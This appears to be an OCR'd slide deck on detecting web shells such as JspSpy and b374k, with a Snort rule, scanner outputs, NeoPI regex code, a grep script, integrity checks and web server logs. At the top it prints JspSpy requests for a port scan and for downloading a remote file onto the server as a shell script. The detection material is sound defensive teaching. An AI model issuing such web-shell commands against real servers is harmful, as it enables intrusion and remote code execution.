Port Scan	o=portScan&ip=127.0.0.1&ports=21%2C25%2C80%2C110%2C1433%2C1723%2C3306%2C3389%2C4899%2C5631%2C43958%2C65500&timeout=2&submit=Scan
Remote File Download	o=downRemote&url=http%3A%2F%2Fwww.yahooz.com%2F&savepath=%2Fvar%2Flib%2Fetc%2Fgadgetz.sh&connect=DownLoad

Network Detection



Network Detection – Snort Rule


action proto src_ip src_port direction dst_ip dst_port (*options*)

```
alert tcp $HTTP_SERVERS $HTTP_PORTS -> any
any(content:"JspSpy Ver:2009";flow:to_client,
established;msg:"Potential JspSpy Shell";)
```

Host Detection

Host Detection – Antivirus

a278190b98ce85759e0354501e2fd692




Booz | Allen | Hamilton

Host Detection– Linux Malware Detect

- Detection methods:
  - MD5 hashes: more than 5393
  - HEX pattern matching: more than 1848
  - Intregrated ClamAV detection
  - Statistical analysis (e.g. base64)
- Other features:
  - Capable of real-time monitoring
  - Integrated signature/version updates
  - Reporting
- Site: https://www.rfxn.com/projects/linux-malware-detect

Host Detection – Linux Malware Detect



Host Detection – PHP Shell Detector

- Helps detect php/cgi(perl)/asp/aspx web shells
- Detection methods:
  - Signature DB
  - Suspicious/Dangerous functions
- PHP – v1.66
  - 551 signatures
- Python – v1.1
  - 552 signatures
- Site: http://www.shelldetector.com

Host Detection – PHP Shell Detector

Web Shell Detector v1.66
(PHP Version: 5.3.6-13ubuntu3.10)

Starting file scanner, please be patient file scanning can take some time.

Number of known shells in database is: 551

Files found: 8

File scan done, we have: 8 files to analize

Suspicious behavior found in: b374k.php -

Full path:	b374k.php
Owner:	root
Permission:	0644
Last accessed:	23:31:21 26/04/2014
Last modified:	23:31:16 26/04/2014
MD5 hash:	a17f7cdd33c9789fd3edd1ef818bee8b
Filesize:	216.83 KB
suspicious functions used:	eval (line:10);base64_decode (line:116);system (line:164);system (line:166);shell_exec (line:171);shell_exec (line:172);exec (line:175);exec (line:176);passthru (line:180);passthru (line:182);proc_open (line:187);proc_open (line:192);popen (line:204);popen (line:205);eval (line:820);eval (line:1040);eval (line:1041);eval (line:1042);eval (line:1044);base64_decode (line:1431);eval (line:1947);eval (line:2787);exec (line:3033);eval (line:4039);eval (line:4049);
Fingerprint:	**Negative** (if wrong submit file for analize)

Status: 1 suspicious files found and 0 shells found. Rescan and show suspicious files

Host Detection – PHP Shell Detector

```
root@remnux: /home/remnux
File  Edit  Tabs  Help
root@remnux:/home/remnux# python shelldetect.py -r True -d /var/www/files/
*******************************************************************************************
*                                                                                         *
*                                 Welcom to Shell Detector Tool 1.1                       *
*                                More information can be found here                       *
*                                   http://www.shelldetector.com                          *
*                                                                                         *
*******************************************************************************************

Please note we using remote shell database
Starting file scanner, please be patient file scanning can take some time.
Number of known shells in database is: 552
File scan done, we have: 9 files to analize

==========================================================

   Suspicious behavior found in: /var/www/files/b374k.php
   Full path:     /var/www/files/b374k.php
   Owner:         0:0
   Permission:    644
   Last accessed: Sun Apr 27 11:39:35 2014
   Last modified: Sun Apr 27 11:39:06 2014
   Filesize:      216.8 KB

   Suspicious function used: ['eval'](line: 10)
   Suspicious function used: ['base64_decode'](line: 116)
   Suspicious function used: ['system', 'system'](line: 164)
   Suspicious function used: ['system'](line: 166)
   Suspicious function used: ['shell_exec', 'shell_exec'](line: 171)
   Suspicious function used: ['shell_exec'](line: 172)
   Suspicious function used: ['exec', 'exec'](line: 175)
   Suspicious function used: ['exec'](line: 176)
   Suspicious function used: ['passthru', 'passthru'](line: 180)
```

Host Detection – PHP Shell Detector

shelldetect.py *

```
#Start
parser = optparse.OptionParser()
parser.add_option('--extension', '-e', type="string", default="php,txt,asp',
    help="file extensions that should be scanned, comma separated")
```

```
default="php,txt,asp,jsp"
```

remnux@remnux: ~


File Edit Tabs Help

```
Suspicious behavior found in: /var/www/files/JspSpy.jsp
Full path:      /var/www/files/JspSpy.jsp
Owner:          0:0
Permission:     755
Last accessed: Mon Jun  9 12:46:20 2014
Last modified: Sun Apr 27 11:39:06 2014
Filesize:       83.0 KB

Suspicious function used: ['exec'](line: 328)
Suspicious function used: ['System'](line: 626)
Suspicious function used: ['exec'](line: 1436)
Suspicious function used: ['exec'](line: 1449)
Suspicious function used: ['exec'](line: 2050)
Suspicious function used: ['System'](line: 2070)
Suspicious function used: ['System'](line: 2074)
Suspicious function used: ['System'](line: 2080)
Suspicious function used: ['System'](line: 2081)
Suspicious function used: ['System'](line: 2186)
Suspicious function used: ['SYSTEM'](line: 2187)
Suspicious function used: ['exec'](line: 2221)
```


Host Detection – NeoPI

- Focused on detecting web shells – specifically, obfuscated and encrypted content
- Python script that uses statistical analysis to detect obfuscated and encrypted content within text/script files
- Ranks files based on a variety of tests
- Also uses signatures
- Site: https://github.com/Neohapsis/NeoPI


Host Detection – NeoPI



Host Detection – NeoPI (Entropy)



Host Detection – NeoPI (Signatures)



Host Detection – NeoPI

neopi.py - SciTE

File Edit Search View Tools Options Language Buffers Help

neopi.py

```
class SignatureNasty:
    """Generator that searches a given file for nasty expressions"""

    def __init__(self):
        """Instantiate the results array."""
        self.results = []

    def calculate(self, data, filename):
        if not data:
            return "", 0
        # Lots taken from the wonderful post at
http://stackoverflow.com/questions/3115559/exploitable-php-functions
        valid_regex = re.compile(
'(eval\(|file_put_contents|base64_decode|python_eval|exec\(|passthru|popen|
proc_open|pcntl|assert\(|system\(|shell)', re.I)
        matches = re.findall(valid_regex, data)
        self.results.append({"filename":filename, "value":len(matches)})
        return len(matches)
```

Host Detection – Create Your Own Script

- Potentially dangerous functions
  - getSystemClipboard()
  - createScreenCapture()
  - exec()
  - openConnection()
- Other strings
  - “Ninty”
  - “Forjj.com”

```
#!/bin/bash

SEARCH_TERMS="exec\(|getSystemClipboard|createScreenCapt
ure|Ninty\Forjj"

egrep -ilr --include=*.jsp  "($SEARCH_TERMS)"
/var/lib/tomcat7/webapps/files/
```

Host Detection – Integrity Checking

- **AIDE**
- Tripwire
- Bart
- Whitelisting

```
Summary:
Total number of files:      3
Added files:                1
Removed files:              0
Changed files:              0
---------------------------------------------

Added files:

---------------------------------------------

added:
/var/lib/tomcat7/webapps/files/JspSpy.jsp
```

Host Detection – Apache Web Logs

192.168.233.120 - - [11/Dec/2013:14:54:08 -0500] "POST /files/JspSpy.jsp HTTP/1.1" 200 2977 "http://192.168.233.131/files/JspSpy.jsp" "Mozilla/5.0 (Windows NT 5.1; rv:18.0) Gecko/20100101 Firefox/18.0"

192.168.233.120 - - [11/Dec/2013:14:54:08 -0500]

"POST /files/JspSpy.jsp HTTP/1.1" 200 2977

"http://192.168.233.131/files/JspSpy.jsp"

"Mozilla/5.0 (Windows NT 5.1; rv:18.0) Gecko/20100101 Firefox/18.0"

Host Detection – Tomcat Logs

192.168.233.120 - - [11/Dec/2013:14:54:08 -0500] "POST /files/JspSpy.jsp HTTP/1.1" 200 8229

